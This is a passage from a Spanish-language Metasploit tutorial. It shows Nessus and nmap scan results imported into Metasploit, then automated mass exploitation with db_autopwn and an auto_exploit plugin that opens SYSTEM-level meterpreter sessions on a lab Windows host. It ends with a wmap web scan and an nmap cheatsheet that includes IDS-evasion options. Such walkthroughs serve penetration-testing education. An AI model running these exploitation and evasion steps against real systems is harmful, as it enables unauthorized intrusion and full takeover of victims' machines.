[*] Scan started. uid is 3a846b54-8a58-e82b-5937-437376e8f4c963a2dc3bc1332ffe
msf >
Ready

```

Lista de informes

```
Msf> nessus_scan_status
```

Muestra el estado de escaneo.

```

msf > nessus_scan_status
[+] Pause a nessus scan :      nessus_scan_pause <scanid>
[+] Running Scans
[+]
Scan ID      Name      Owner      Started      Status      Current Hosts      Total Hosts
-----
3a846b54-8a58-e82b-5937-437376e8f4c963a2dc3bc1332ffe  escaneopormetasploit  ADMIN  12:06 Mar 22 2012  running  0      1
[+]
[?] You can:
[+] Import Nessus report to database :      nessus_report_get <reportid>
[+] Pause a nessus scan :      nessus_scan_pause <scanid>
msf >
  
```

Comprobar el estado del escaneo

Cuando ha finalizado el scan de nessus es hora de realizar la importación del report a nuestra base de datos de metasploit

Msf> nessus_report_get ID_report

Importa el reporte generado en nessus a la base de datos de metasploit

```

[?] You can:
[?] Get a list of hosts from the report:      nessus_report_hosts <report id>
msf > nessus_report_get 3a846b54-8a58-e82b-5937-437376e8f4c963a2dc3bc1332ffe
[?] importing 3a846b54-8a58-e82b-5937-437376e8f4c963a2dc3bc1332ffe
[?] 192.168.1.80
  
```

Cuando ya se ha realizado la importación, podremos consular los hosts escaneados, con los servicios detectados y las vulnerabilidades existentes en cada equipo

Msf> hosts

```

msf > hosts
Hosts
=====
address      mac      name      os_name      os_flavor      os_sp      purpose      info      comments
-----
192.168.1.60
192.168.1.80  00:03:FF:13:B2:2E  192.168.1.80  Microsoft Windows  XP      SP3      client
192.168.1.82  WIN-JTC5OGDEKMN  Microsoft Windows  7      SP0      client
  
```

Hosts encontrados

Msf> vulns

Nos muestra las vulnerabilidades que se ven afectadas.

```

Development - Metasploit Console
File Edit View Help
workspace Switch between database workspaces

msf > vulns

[*] Time: 2012-03-21 23:29:12 UTC Vuln: host=192.168.1.60 name=exploit/unix/webapp/tikiwiki_jhot_exec refs=CVE-2006-4602,OSVDB-26456,BID-19819,URL-http://secunia.com/advisories/21733/
[*] Time: 2012-03-14 09:05:24 UTC Vuln: host=192.168.1.80 name=exploit/windows/browser/adobe_flash_mp4_cppt refs=CVE-2012-0754,OSVDB-79300,BID-52034,URL-http://contagiodump.blogspot.com/2012/03/mar-2-cve-2012-0754-trans-011-and.html,URL-http://www.adobe.com/support/security/bulletins/apsb12-03.html
[*] Time: 2012-03-14 09:39:36 UTC Vuln: host=192.168.1.80 name=Nessus Scan Information refs=NSS-19506
[*] Time: 2012-03-14 09:39:36 UTC Vuln: host=192.168.1.80 name=Authentication Failure - Local Checks Not Run refs=NSS-21745
[*] Time: 2012-03-14 09:39:37 UTC Vuln: host=192.168.1.80 port=445 proto=tcp name=MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) (uncredentialed check) refs=CVE-2010-2729,BID-43073,OSVDB-67988,IAVA-2010-A-0124,MSFT-MS10-061,MSF-Microsoft Print Spooler Service Impersonation Vulnerability,NSS-49286
[*] Time: 2012-03-14 09:39:37 UTC Vuln: host=192.168.1.80 name=Common Platform Enumeration (CPE) refs=NSS-45590
[*] Time: 2012-03-14 09:39:37 UTC Vuln: host=192.168.1.80 name=Device Type refs=NSS-54615
[*] Time: 2012-03-14 09:39:37 UTC Vuln: host=192.168.1.80 port=445 proto=tcp name=MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (uncredentialed check) refs=CVE-2008-4250,BID-31874,OSVDB-49243,IAVA-2008-A-0081,MSFT-MS08-067,CVE-94,MSF-Microsoft Server Service Relative Path Stack Corruption,NSS-34477
[*] Time: 2012-03-14 09:39:37 UTC Vuln: host=192.168.1.80 name=OS Identification refs=NSS-11936
[*] Time: 2012-03-14 09:39:37 UTC Vuln: host=192.168.1.80 port=445 proto=tcp name=MS10-012: Vulnerabilities in SMB Could Allow Remote Code Execution (971468) (uncredentialed check) refs=CVE-2010-0020,CVE-2010-0021,CVE-2010-0022,CVE-2010-0231,BID-38049,BID-38051,BID-38054,BID-38085,OSVDB-62253,OSVDB-62254,OSVDB-62255,OSVDB-62256,IAVA-2010-A-0031,MSFT-MS10-012,CWE-310,CWE-264,NSS-47556
[*] Time: 2012-03-14 09:39:38 UTC Vuln: host=192.168.1.80 port=445 proto=tcp name=MS11-020: Vulnerability in SMB Server Could Allow Remote Code Execution (2508499) (remote check) refs=CVE-2011-0661,BID-47196,OSVDB-71781,IAVA-2011-A-0050,MSFT-MS11-020,NSS-53503
[*] Time: 2012-03-14 09:39:38 UTC Vuln: host=192.168.1.80 port=445 proto=tcp name=MS10-054: Vulnerabilities in SMB Server Could Allow Remote Code Execution (982214) (remote check) refs=CVE-2010-2550,CVE-2010-2551,CVE-2010-2552,BID-42224,BID-42263,BID-42267,OSVDB-66974,OSVDB-66975,OSVDB-66976,EDB-ID-14607,IAVA-2010-A-0110,MSFT-MS10-054,NSS-48405

Ready
27x148

```

Vulnerabilidades encontradas

Msf> services

Nos muestra los servicios abiertos en el equipo

```

Development - Metasploit Console
File Edit View Help

=====
host      port  proto  name      state  info
-----
192.168.1.80 137   udp    netbios-ns open    netbios-ns
192.168.1.80 139   tcp    smb       open    smb
192.168.1.80 445   tcp    cifs      open    cifs
192.168.1.80 3389  tcp    msrdp     open    msrdp

msf >
Ready
10x148

```

Servicios encontrados

Atención: Con la nueva versión de metasploit el comando db_autopwn ha dejado de mantenerse, por lo que no funciona.

MANTENGO ESTE APARTADO PORQUE ME PARECIA INTERESANTE QUE VIERAIS LA POTENCIA DE ESTE COMANDO.


```
Msf> db_autopwn -x -t
```

```

bash
created_at      info  name      port  proto  state  updated_at      Host      Workspace
-----
2010-11-23 22:25:31 UTC  192.168.1.80 137    udp    open   2010-11-23 22:25:31 UTC  192.168.1.80 default
2010-11-23 22:13:17 UTC  192.168.1.80 139    tcp    open   2010-11-23 22:13:17 UTC  192.168.1.80 default
2010-11-23 22:13:17 UTC  192.168.1.80 445    tcp    open   2010-11-23 22:13:17 UTC  192.168.1.80 default
2010-11-23 22:13:17 UTC  192.168.1.80 3389   tcp    open   2010-11-23 22:13:17 UTC  192.168.1.80 default

msf > db_autopwn -x -t
Analysis completed in 11 seconds (0 vulns / 0 refs)

=====
Matching Exploit Modules
=====
192.168.1.80:445 exploit/windows/smb/ms10_061_spoofss (CVE-2010-2729, OSVDB-67988, CVE-2010-2729, OSVDB-67988)
192.168.1.80:445 exploit/windows/fileformat/adobe_u3d_meshdecl (CVE-2009-3953, OSVDB-61690)
192.168.1.80:445 exploit/windows/fileformat/adobe_media_newplayer (CVE-2009-4324, BID-37331, OSVDB-60980)
192.168.1.80:445 exploit/windows/fileformat/adobe_3bq2decode (CVE-2009-0658, OSVDB-52073)
192.168.1.80:445 exploit/windows/fileformat/adobe_geticon (CVE-2009-0927, OSVDB-53647)
192.168.1.80:445 exploit/windows/fileformat/adobe_cooltype_sing (CVE-2010-2883, OSVDB-67849)
192.168.1.80:445 exploit/windows/fileformat/adobe_pdf_embedded_exe (CVE-2010-1240, OSVDB-63667, CVE-2010-1240, OSVDB-63667)
192.168.1.80:445 exploit/windows/fileformat/adobe_pdf_embedded_exe_nops (CVE-2010-1240, OSVDB-63667, CVE-2010-1240, OSVDB-63667)
192.168.1.80:445 exploit/windows/fileformat/adobe_flashplayer_newfunction (CVE-2010-1297, BID-40586, OSVDB-65141)
192.168.1.80:445 exploit/windows/fileformat/adobe_utilprintf (CVE-2008-2992, OSVDB-49520)
192.168.1.80:445 exploit/windows/fileformat/adobe_flashplayer_button (CVE-2010-3654, BID-44504, OSVDB-68932)
192.168.1.80:445 exploit/windows/fileformat/adobe_lbriff (CVE-2010-0188, BID-38195, OSVDB-62526)
192.168.1.80:445 exploit/multi/fileformat/adobe_u3d_meshcont (CVE-2009-2990, BID-36665, OSVDB-58920)
192.168.1.80:445 exploit/windows/fileformat/adobe_flatedecode_predictor02 (CVE-2009-3459, BID-36600, OSVDB-58729)
192.168.1.80:445 exploit/windows/smb/ms08_067_netapi (CVE-2008-4250, OSVDB-49243)
192.168.1.80:445 exploit/windows/smb/smb_relay (CVE-2008-4037, OSVDB-49736)
192.168.1.80:445 exploit/windows/smb/psexec (CVE-1999-0504, OSVDB-3106)
=====
msf >

```

Explotación masiva

```
Msf> db_autopwn -x -t -e -r
```

Explotará de forma masiva las vulnerabilidades encontradas.

```

bash
(9/17 [0 sessions]): Launching exploit/windows/fileformat/adobe_flashplayer_newfunction against 192.168.1.80:445...
(10/17 [0 sessions]): Launching exploit/windows/fileformat/adobe_utilprintf against 192.168.1.80:445...
(11/17 [0 sessions]): Launching exploit/windows/fileformat/adobe_flashplayer_button against 192.168.1.80:445...
(12/17 [0 sessions]): Launching exploit/windows/fileformat/adobe_lbriff against 192.168.1.80:445...
(13/17 [0 sessions]): Launching exploit/multi/fileformat/adobe_u3d_meshcont against 192.168.1.80:445...
(14/17 [0 sessions]): Launching exploit/windows/fileformat/adobe_flatedecode_predictor02 against 192.168.1.80:445...
(15/17 [0 sessions]): Launching exploit/windows/smb/ms08_067_netapi against 192.168.1.80:445...
(16/17 [0 sessions]): Launching exploit/windows/smb/smb_relay against 192.168.1.80:445...
(17/17 [0 sessions]): Launching exploit/windows/smb/psexec against 192.168.1.80:445...
(17/17 [0 sessions]): Waiting on 9 launched modules to finish execution...
(17/17 [0 sessions]): Waiting on 5 launched modules to finish execution...
(17/17 [1 sessions]): Waiting on 3 launched modules to finish execution...
(17/17 [1 sessions]): Waiting on 1 launched modules to finish execution...
(17/17 [1 sessions]): Waiting on 1 launched modules to finish execution...
(17/17 [2 sessions]): Waiting on 1 launched modules to finish execution...
(17/17 [2 sessions]): Waiting on 0 launched modules to finish execution...
The autopwn command has completed with 2 sessions.
Enter sessions -i [ID] to interact with a given session ID

=====
Active sessions
=====
Id  Type      Information                                     Connection                                     Via
--  --
1   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ VICTIMA 192.168.1.59:28436 -> 192.168.1.80:1032 exploit/windows/smb/ms08_067_netapi
2   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ VICTIMA 192.168.1.59:32456 -> 192.168.1.80:1034 exploit/windows/smb/ms10_061_spoofss

msf >

```

Sesiones abiertas con meterpreter

NO ESTA TODO PERDIDO y gracias a la aportación de darkoperator tenemos un plugin muy similar que se puede descargar de https://github.com/darkoperator/Metasploit-Plugins/blob/master/auto_exploit.rb.

Lo descargamos y lo guardamos en C:\metasploit\msf3\plugins\auto_exploit.rb, desde la consola ejecutamos "load auto_exploit"

```
Development - Metasploit Console
File Edit View Help
192.168.1.80 445 tcp cifs open
192.168.1.80 3389 tcp msrdp open

msf > load auto_exploit
[*] auto_exploit plug-in loaded.
[*] Successfully loaded plugin: auto_exploit
msf >
```

Con **vuln_exploit -h** vemos las opciones que tiene disponibles el plugin

```
Development - Metasploit Console
File Edit View Help

msf > load auto_exploit
[*] auto_exploit plug-in loaded.
[*] Successfully loaded plugin: auto_exploit
msf > vuln_exploit -h

OPTIONS:

-f <opt> Provide a comma separated list of IP's and Ranges to skip when running exploits.
-h      Command Help
-j <opt> Max number of concurrent jobs, 3 is the default.
-m      Only show matched exploits.
-r <opt> Minimum Rank for exploits (low, average,normal,good,great and excellent) good is the default.
-s      Do not limit number of sessions to one per target.

msf >
```

Con **vuln_exploit** empieza el proceso de explotar las vulnerabilidades disponibles y mostrarnos una sesión meterpreter por cada vulnerabilidad encontrada.

```
Development - Metasploit Console
File Edit View Help

[*] Everything should be set, waiting for a session...
[*] Sending stage (752128 bytes) to 192.168.1.80
[-] Exploit exception: The connection timed out (192.168.1.60:80).
[*] Meterpreter session 2 opened (192.168.1.59:10288 -> 192.168.1.80:1445) at 2012-03-22 12:34:52 +0100


msf > sessions

Active sessions
=====

  Id  Type                Information                                     Connection
  --  --                -
  1   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ VICTIMA 192.168.1.59:5926 -> 192.168.1.80:1443 (192.168.1.80)
  2   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ VICTIMA 192.168.1.59:10288 -> 192.168.1.80:1445 (192.168.1.80)


msf >
```

Con el fin de facilitarnos la búsqueda de información con los resultados de Nessus o nmap, os muestro una herramienta que mediante la importación de los ficheros xml de Nexus y de nmap, nos permite tener la información clasificada y ordenada con la posibilidad de crear filtros personalizados, la podéis descargar de <http://www.woanware.co.uk/news/networkscanviewer-v1-0-5/> , es gratuita y muy intuitiva.



Solo tenemos que indicarle en input folder la carpeta donde tenemos los ficheros de Nexus o nmap en xml, y en output folder la carpeta donde queremos guardar los ficheros generados.

Una vez esta cargada la información podemos proceder a filtrar por host, por servicio, por puerto...



Podemos generar informes con el resultado de la consulta.

Escaner Web Wmap

Wmap es un escaner de vulnerabilidades web creado a partir de la herramienta SQLmap y por el cual nos permite auditar vulnerabilidades web.

Para poder realizar un escaneo inicialmente tenemos que tener el host destino en la base de datos.

Cargamos el módulo wmap con:

Msf >load wmap

Creamos un site con wmap_site -a <http://192.168.1.79>

Wmap_sites -l

Lista los sitios disponibles

Wmap_sites -s equipo

Muestra la estructura de los sitios

Wmap_targets -t equipo

Definimos el equipo objetivo a analizar

Ejecutamos wmap_run -t

Muestra los módulos habilitados

Ejecutamos wmap_run -m módulo

Solo ejecuta el modulo seleccionado

Ejecutamos wmap_run -e

Realiza el ataque contra el objetivo

Ejecutamos wmap_run -c

Borra los objetivos creados

```

Development - Metasploit Console
File Edit View Help
-----
192.168.1.79 80 tcp http open

msf > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*] Site: 192.168.1.79 (192.168.1.79)
[*] Port: 80 SSL: false
-----
[*] Testing started. 2012-04-11 12:34:42 +0200
[-]
[-] SSL testing ]=
-----
[*] Target is not SSL. SSL modules disabled.
[-]
[-] Web Server testing ]=
-----
[*] Module auxiliary/scanner/http/http_version
[*] 192.168.1.79:80 Apache/2.2.17 (Win32) PHP/5.3.5 ( Powered by PHP/5.3.5 )
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/scanner/http/robots.txt
[*] Module auxiliary/scanner/http/frontpage_login
[*] http://192.168.1.79/ may not support FrontPage Server Extensions
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Attempting to connect to 192.168.1.79:80
[*] No File(s) found
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] 192.168.1.79 does not appear to be vulnerable, will not continue
[*] Module auxiliary/scanner/http/scrapper
[*] [192.168.1.79] / [WAMP/SERVER Homepage]
[*] Module auxiliary/scanner/http/svn_scanner
[*] Using code '404' as not found.
[*] Module auxiliary/scanner/http/trace
[*] 192.168.1.79:80->200
[*] Response Headers:
Date: Wed, 11 Apr 2012 10:34:50 GMT
Ready
40x149

```

Nmap

Os muestro la herramienta como parte de nuestro análisis de vulnerabilidades dentro de metasploit ya que existe un modulo de importación en el que podemos incorporar los resultados de nmap a la base de datos

Nmap es un programa de código abierto que sirve para efectuar rastreo de puertos escrito originalmente por Fyodor Vaskovich , se usa para evaluar la seguridad de sistemas informáticos, así como para descubrir servicios o servidores en una red informática. (Definición según Wikipedia)

Podríamos decir que nmap es la navaja suiza de toda persona que busque puertos y servicios, sin a veces hacer mucho ruido.

El uso de nmap hace necesario un extenso manual el cual no es mi intención, ya que seria mas largo de lo deseado, os mostraré un cuadro con las opciones mas comunes y a partir de ahí, dependerá de vosotros el nivel de conocimiento de la herramienta que queráis llegar a obtener.

Especificación de objetivos

Direcciones IP, nombres de sistemas, redes, etc

Ejemplo: `scanme.nmap.org`, `microsoft.com/24`, `192.168.0.1`; `10.0.0-255.1-254`
`-iL` fichero lista en fichero `-iR` n elegir objetivos aleatoriamente, 0 nunca acaba
`--exclude` `--excludefile` fichero excluir sistemas desde fichero

Descubrimiento de sistemas

`-PS` n tcp syn ping `-PA` n ping TCP ACK `-PU` n ping UDP
`-PM` Netmask Req `-PP` Timestamp Req `-PE` Echo Req
`-sL` analisis de listado `-PO` ping por protocolo `-PN` No hacer ping
`-n` no hacer DNS `-R` Resolver DNS en todos los sistemas objetivo
`--traceroute`: trazar ruta al sistema (para topologías de red)
`-P` realizar ping, igual que con `-PP` `-PM` `-PS443` `-PA80`

Técnicas de análisis de puertos

`-sS` analisis TCP SYN `-sT` analisis TCP CONNECT `-sU` analisis UDP
`-sY` analisis SCTP INIT `-sZ` COOKIE ECHO de SCTP `-sO` protocolo IP
`-sW` ventana TCP `-sN` `-sF` `-sX` NULL, FIN, XMAS `-sA` TCP ACK

Especificación de puertos y orden de análisis

`-p` n-m rango `-p-` todos los puertos `-p` n,m,z especificados
`-p` U:n-m,z T:n,m U para UDP, T para TCP `-F` rapido, los 100 comunes
`--top-ports` n analizar los puertos más utilizados `-r` no aleatorio

Duración y ejecución

`-T0` paranoico `-T1` sigiloso `-T2` sofisticado
`-T3` normal `-T4` agresivo `-T5` locura
`--min-hostgroup` `--max-hostgroup`
`--min-rate` `--max-rate`
`--min-parallelism` `--max-parallelism`
`--min-rtt-timeout` `--max-rtt-timeout` `--initial-rtt-timeout`
`--max-retries` `--host-timeout` `--scan-delay`

Ejemplos

Análisis rápido `nmap -T4 -F`
Análisis rápido (puerto 80) `nmap -T4 --max_rtt_timeout 200 --initial_rtt_timeout 150 --min_hostgroup 512 --max_retries 0 -n -P0 -p80`
Análisis de ping `nmap -sP -PE -PP -PS21,23,25,80,113,31339 -PA80,113,443,10042 --source-port 53 -T4`
Exhaustivo lento `nmap -sS -sU -T4 -A -v -PE -PP -PS21,22,23,25,80,113,31339 -PA80,113,443,10042 -PO --script all`
Trazado de ruta rápido `nmap -sP -PE -PS22,25,80 -PA21,23,80,3389 -PU -PO --traceroute`

Detección de servicios y versiones

`-sV`: detección de la versión de servicios `--all-ports` no excluir puertos
`--version-all` probar cada exploración
`--version-trace` rastrear la actividad del análisis de versión
`-O` activar detección del S. Operativo `--fuzzy` adivinar detección del SO
`--max-os-tries` establecer número máximo de intentos contra el sistema objetivo

Evasión de Firewalls/IDS

`-f` fragmentar paquetes `-D` d1,d2 encubrir análisis con señuelos
`-S` ip falsear dirección origen `-g` source falsear puerto origen
`--randomize-hosts` orden `--spoof-mac` mac cambiar MAC de origen

Parámetros de nivel de detalle y depuración

`-v` Incrementar el nivel de detalle `--reason` motivos por sistema y puerto
`-d` (1-9) establecer nivel de depuración `--packet-trace` ruta de paquetes

Opciones interactivas

v/V aumentar/disminuir nivel de detalle del análisis
d/D aumentar/disminuir nivel de depuración
p/P activar/desactivar traza de paquetes

Otras opciones

`--resume file` continuar análisis abortado (tomando formatos de salida con `-oN` o `-oG`)
`-6` activar análisis IPV6
`-A` agresivo, igual que con `-O` `-sV` `-sC` `--traceroute`

Scripts

`-sC` realizar análisis con los scripts por defecto `--script file` ejecutar script (o todos)
`--script-args` n=v proporcionar argumentos
`--script-trace` mostrar comunicación entrante y saliente

Formatos de salida

`-oN` normal `-oX` XML `-oG` programable `-oA` todos

SecurityByDefault.com




Nmap 5
cheatsheet

Comandos en nmap



Podemos realizar la incorporación de los resultados en metasploit de dos formas diferentes, la primera de ellas será realizando directamente el escaneo por nmap y volcando el resultado en un fichero xml

NMAP 192.168.1.80 -p1-65535 --open -oX c:\resultadonamp.xml




```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrador>cd \
C:\>nmap 192.168.1.80 -p1-65535 --open -oX c:\resultadonamp.xml
```

Escaneo de un host con nmap

El resultado en pantalla nos mostrará los puertos que están abiertos



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrador>cd \
C:\>nmap 192.168.1.80 -p1-65535 --open -oX c:\resultadonamp.xml


Starting Nmap 5.30BETA1 ( http://nmap.org ) at 2010-11-30 11:41 Hora estándar ro
mance
Nmap scan report for 192.168.1.80
Host is up (0.00017s latency).
Not shown: 65530 filtered ports, 2 closed ports
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-term-serv
MAC Address: 00:03:FF:13:B2:2E (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 128.08 seconds
C:\>
```

Resultado escaneo nmap


Ahora nos interesará incorporar la salida del fichero xml a la base de datos de metasploit.

Si consultamos el fichero de salida c:\resultadonamp.xml vemos el resultado del escaneo con formato de informe y lo incorporaremos a metasploit no sin antes copiar el fichero a /tmp o sea en C:\Archivos de programa\Metasploit\Framework3\tmp



Informe realizado con nmap


Db_import /tmp/resultadonmap.xml



Importación de nmap a metasploit

